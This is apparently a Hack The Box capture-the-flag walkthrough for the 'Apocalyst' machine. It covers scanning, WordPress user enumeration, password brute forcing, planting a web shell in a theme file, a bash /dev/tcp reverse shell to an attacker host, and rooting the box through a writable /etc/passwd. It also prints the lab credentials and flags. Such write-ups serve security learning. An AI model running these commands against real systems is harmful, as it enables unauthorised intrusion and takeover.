
# Apocalyst Walkthrough

Machine IP - `10.10.10.46`

Website -




Nmap Scan - `nmap -A -sC -sV -T4 -p- 10.10.10.46 -oN NmapScan.txt`

```
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 fdab0fc922d5f48f7a0a2911b404dac9 (RSA)
|   256 7692390a57bdf0032678c7db1a66a5bc (ECDSA)
|_  256 1212cff17fbe431fd5e66d908425c8bd (ED25519)
80/tcp    open     http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apocalypse Preparation Blog
|_http-generator: WordPress 4.8
10393/tcp filtered unknown
17450/tcp filtered unknown
54582/tcp filtered unknown
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Dirsearch Scan - `sudo dirsearch -u http://10.10.10.46/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-directories.txt`

`-o DirsearchScan.txt -e html,txt,php,zip -r`

```
┌──(aurora㉿TheNorthernLights)-[~/HackTheBox/Apocalyst]
└─$ cat DirsearchScan.txt
# Dirsearch started Mon Jul 24 15:49:53 2023 as: dirsearch.py -u http://10.10.10.46/ -w /usr/share/wordlists/SecLists/Discovery/Web-Content/raft-medium-directories.txt -o DirsearchScan.txt
-e html,txt,php,zip -r

301   313B   http://10.10.10.46:80/wp-admin    -> REDIRECTS TO: http://10.10.10.46/wp-admin/
301   309B   http://10.10.10.46:80/blog    -> REDIRECTS TO: http://10.10.10.46/blog/
301   309B   http://10.10.10.46:80/page    -> REDIRECTS TO: http://10.10.10.46/page/
301   316B   http://10.10.10.46:80/wp-includes    -> REDIRECTS TO: http://10.10.10.46/wp-includes/
301   313B   http://10.10.10.46:80/language    -> REDIRECTS TO: http://10.10.10.46/language/
301   315B   http://10.10.10.46:80/wp-content    -> REDIRECTS TO: http://10.10.10.46/wp-content/
301   309B   http://10.10.10.46:80/site    -> REDIRECTS TO: http://10.10.10.46/site/
301   311B   http://10.10.10.46:80/Search    -> REDIRECTS TO: http://10.10.10.46/Search/
301   309B   http://10.10.10.46:80/info    -> REDIRECTS TO: http://10.10.10.46/info/
301   311B   http://10.10.10.46:80/events    -> REDIRECTS TO: http://10.10.10.46/events/
301   313B   http://10.10.10.46:80/personal    -> REDIRECTS TO: http://10.10.10.46/personal/
301   309B   http://10.10.10.46:80/main    -> REDIRECTS TO: http://10.10.10.46/main/
301   309B   http://10.10.10.46:80/book    -> REDIRECTS TO: http://10.10.10.46/book/
301   313B   http://10.10.10.46:80/pictures    -> REDIRECTS TO: http://10.10.10.46/pictures/
301   311B   http://10.10.10.46:80/custom    -> REDIRECTS TO: http://10.10.10.46/custom/
301   313B   http://10.10.10.46:80/accounts    -> REDIRECTS TO: http://10.10.10.46/accounts/
301   309B   http://10.10.10.46:80/post    -> REDIRECTS TO: http://10.10.10.46/post/
301   309B   http://10.10.10.46:80/icon    -> REDIRECTS TO: http://10.10.10.46/icon/
301   308B   http://10.10.10.46:80/art    -> REDIRECTS TO: http://10.10.10.46/art/
301   309B   http://10.10.10.46:80/text    -> REDIRECTS TO: http://10.10.10.46/text/
301   311B   http://10.10.10.46:80/header    -> REDIRECTS TO: http://10.10.10.46/header/
301   311B   http://10.10.10.46:80/hidden    -> REDIRECTS TO: http://10.10.10.46/hidden/
301   309B   http://10.10.10.46:80/term    -> REDIRECTS TO: http://10.10.10.46/term/
301   308B   http://10.10.10.46:80/the    -> REDIRECTS TO: http://10.10.10.46/the/
301   309B   http://10.10.10.46:80/down    -> REDIRECTS TO: http://10.10.10.46/down/
301   316B   http://10.10.10.46:80/information    -> REDIRECTS TO: http://10.10.10.46/information/
301   309B   http://10.10.10.46:80/Blog    -> REDIRECTS TO: http://10.10.10.46/Blog/
301   308B   http://10.10.10.46:80/get    -> REDIRECTS TO: http://10.10.10.46/get/
301   309B   http://10.10.10.46:80/this    -> REDIRECTS TO: http://10.10.10.46/this/
301   308B   http://10.10.10.46:80/and    -> REDIRECTS TO: http://10.10.10.46/and/
301   310B   http://10.10.10.46:80/start    -> REDIRECTS TO: http://10.10.10.46/start/
301   308B   http://10.10.10.46:80/Log    -> REDIRECTS TO: http://10.10.10.46/Log/
301   308B   http://10.10.10.46:80/for    -> REDIRECTS TO: http://10.10.10.46/for/
301   310B   http://10.10.10.46:80/build    -> REDIRECTS TO: http://10.10.10.46/build/
301   311B   http://10.10.10.46:80/number    -> REDIRECTS TO: http://10.10.10.46/number/
301   311B   http://10.10.10.46:80/thanks    -> REDIRECTS TO: http://10.10.10.46/thanks/
301   313B   http://10.10.10.46:80/instance    -> REDIRECTS TO: http://10.10.10.46/instance/
301   308B   http://10.10.10.46:80/New    -> REDIRECTS TO: http://10.10.10.46/New/
301   308B   http://10.10.10.46:80/org    -> REDIRECTS TO: http://10.10.10.46/org/
301   308B   http://10.10.10.46:80/Old    -> REDIRECTS TO: http://10.10.10.46/Old/
301   309B   http://10.10.10.46:80/meta    -> REDIRECTS TO: http://10.10.10.46/meta/
301   308B   http://10.10.10.46:80/RSS    -> REDIRECTS TO: http://10.10.10.46/RSS/
```

Since this is a WordPress site, we can run WPScan.

`wpscan --url http://10.10.10.46/ -e u,ap`


```
[i] User(s) Identified:

[+] falaraki
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

We can see a user called falaraki.

We have to conduct another Directory busting using a custom made word list.
We can make that using cewl - `cewl http://10.10.10.46 -w wordlist.txt`

Now we can conduct another GobusterScan. - `gobuster dir -u 10.10.10.46 -w wordlist.txt -o GobusterScan.txt -x html,txt,php,zip`
We can see a subdirectory called `Rightiousness` --> Go to `10.10.10.46/Rightiousness`




View the Source Code. We can see an `image.jpeg`
Download it.

We can use `staghide` to extract the hidden list - `steghide extract -sf index.jpeg`

```
┌──(aurora㉿TheNorthernLights)-[~/HackTheBox/Apocalyst]
└─$ steghide extract -sf index.jpeg
Enter passphrase:
wrote extracted data to "list.txt".

┌──(aurora㉿TheNorthernLights)-[~/HackTheBox/Apocalyst]
└─$
```

For the passphrase, just hit enter. We have extracted a `list.txt`

We can bruteforce this users password using this list.


`wpscan --url http://10.10.11.46/ -U falaraki -P list.txt`

We have found a password.
Username:falaraki::Password:Transclisiation

```
[+] Performing password attack on Wp Login against 1 user/s
[SUCCESS] - falaraki / Transclisiation
Trying falaraki / total Time: 00:00:33 <========           > (335 / 821) 40.80%  ETA: ??:??:??

[!] Valid Combinations Found:
 | Username: falaraki, Password: Transclisiation
```

We are able to login.
Go to Appearance --> Editor --> Twenty Sixteen and 404.php and update our WebShell.php on it and save it.
To access the WebShell.php --> Go to `http://10.10.10.46/wp-content/themes/twentysixteen/404.php`




We have a WebShell

We can get a reverse shell using `bash -c 'bash -i >& /dev/tcp/10.10.14.10/7777 0>&1'`
On another tab - `nc -nvlp 7777`

```
┌──(aurora㉿TheNorthernLights)-[~/HackTheBox/Apocalyst]
└─$ nc -nvlp 7777
listening on [any] 7777 ...
connect to [10.10.14.10] from (UNKNOWN) [10.10.10.46] 54514
bash: cannot set terminal process group (1387): Inappropriate ioctl for device
bash: no job control in this shell
<tml/apocalyst.htb/wp-content/themes/twentysixteen$ whoami
whoami
www-data
<tml/apocalyst.htb/wp-content/themes/twentysixteen$
```

We have a reverse shell.

In the users home directory, we have a secret file.

```
www-data@apocalyst:/home/falaraki$ ls -la
total 44
drwxr-xr-x 4 falaraki falaraki 4096 Dec 24  2017 .
drwxr-xr-x 3 root     root     4096 Jul 26  2017 ..
-rw------- 1 falaraki falaraki    1 Dec 24  2017 .bash_history
-rw-r--r-- 1 falaraki falaraki  220 Jul 26  2017 .bash_logout
-rw-r--r-- 1 falaraki falaraki 3771 Jul 26  2017 .bashrc
drwx------ 2 falaraki falaraki 4096 Jul 26  2017 .cache
drwxrwxr-x 2 falaraki falaraki 4096 Jul 26  2017 .nano
-rw-r--r-- 1 falaraki falaraki  655 Jul 26  2017 .profile
-rw-rw-r-- 1 falaraki falaraki  109 Jul 26  2017 .secret
-rw-r--r-- 1 falaraki falaraki    0 Jul 26  2017 .sudo_as_admin_successful
-rw-r--r-- 1 root     root     1024 Jul 27  2017 .wp-config.php.swp
-r--r--r-- 1 falaraki falaraki   33 Jul 24 11:02 user.txt
www-data@apocalyst:/home/falaraki$ cat .secret
S2VlcCBmb3JnZXR0aW5nIHBhc3N3b3JkIHNvIHRoaXMgd2lsbCBrZWVwIGl0IHNhZmUhDQpZMHVBSU50RzM3VGlOZ1RIIX
NVemVyc1A0c3M=
www-data@apocalyst:/home/falaraki$
```

We can base64 decode this

```
┌──(aurora㉿TheNorthernLights)-[~/HackTheBox/Apocalyst]
└─$ echo "S2VlcCBmb3JnZXR0aW5nIHBhc3N3b3JkIHNvIHRoaXMgd2lsbCBrZWVwIGl0IHNhZmUhDQpZMHVBSU50RzM
3VGlOZ1RIIXNVemVyc1A0c3M=" | base64 -d
Keep forgetting password so this will keep it safe!
Y0uAINtG37TiNgTH!sUzersP4ss

┌──(aurora㉿TheNorthernLights)-[~/HackTheBox/Apocalyst]
└─$
```

We have another password.

We can try and login to SSH using this password.

`ssh falaraki@10.10.10.46` --> Y0uAINtG37TiNgTH!sUzersP4ss

```
┌──(aurora㉿TheNorthernLights)-[~/HackTheBox/Apocalyst]
└─$ ssh falaraki@10.10.10.46
falaraki@10.10.10.46's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

120 packages can be updated.
61 updates are security updates.


Last login: Thu Jul 27 12:09:11 2017 from 10.0.2.15
falaraki@apocalyst:~$ whoami
falaraki
falaraki@apocalyst:~$
```

We have logged in as the user.

Basic Enumeration shows that `/etc/passwd` is writable.
We can include our users password hash it the file and save it.

We can use `openssl passwd -1 -salt aurora aurora` to create a new password hash for the user aurora and password aurora

`aurora:$1$aurora$jG.xaveo2HcKSbOvE0eXK1:0:0:root:/root:/bin/bash`

Next we can save this in the `/etc/passwd` file

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
falaraki:x:1000:1000:Falaraki Rainiti,,,:/home/falaraki:/bin/bash
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
mysql:x:111:118:MySQL Server,,,:/nonexistent:/bin/false
aurora:$1$aurora$jG.xaveo2HcKSbOvE0eXK1:0:0:root:/root:/bin/bash
```

Next we can switch user. - `su aurora` --> aurora

```
falaraki@apocalyst:~$ su aurora
Password:
root@apocalyst:/home/falaraki# whoami
root
root@apocalyst:/home/falaraki#
```

We are root!!

```
root@apocalyst:~# whoami
root
root@apocalyst:~# cat root.txt
ac97af7fb9edcded30f441a796fd69b7
root@apocalyst:~# cat /home/falaraki/user.txt
6b170e8b759405697f2e502926b925eb
root@apocalyst:~# ifconfig
ens33     Link encap:Ethernet  HWaddr 00:50:56:b9:73:e8
          inet addr:10.10.10.46  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: dead:beef::250:56ff:feb9:73e8/64 Scope:Global
          inet6 addr: fe80::250:56ff:feb9:73e8/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:256441 errors:0 dropped:50 overruns:0 frame:0
          TX packets:195304 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:36454555 (36.4 MB)  TX bytes:50204201 (50.2 MB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:30944 errors:0 dropped:0 overruns:0 frame:0
          TX packets:30944 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:2350256 (2.3 MB)  TX bytes:2350256 (2.3 MB)

root@apocalyst:~# hostname
apocalyst
root@apocalyst:~#
```

User.txt --> 6b170e8b759405697f2e502926b925eb

Root.txt --> ac97af7fb9edcded30f441a796fd69b7

Machine Completed!!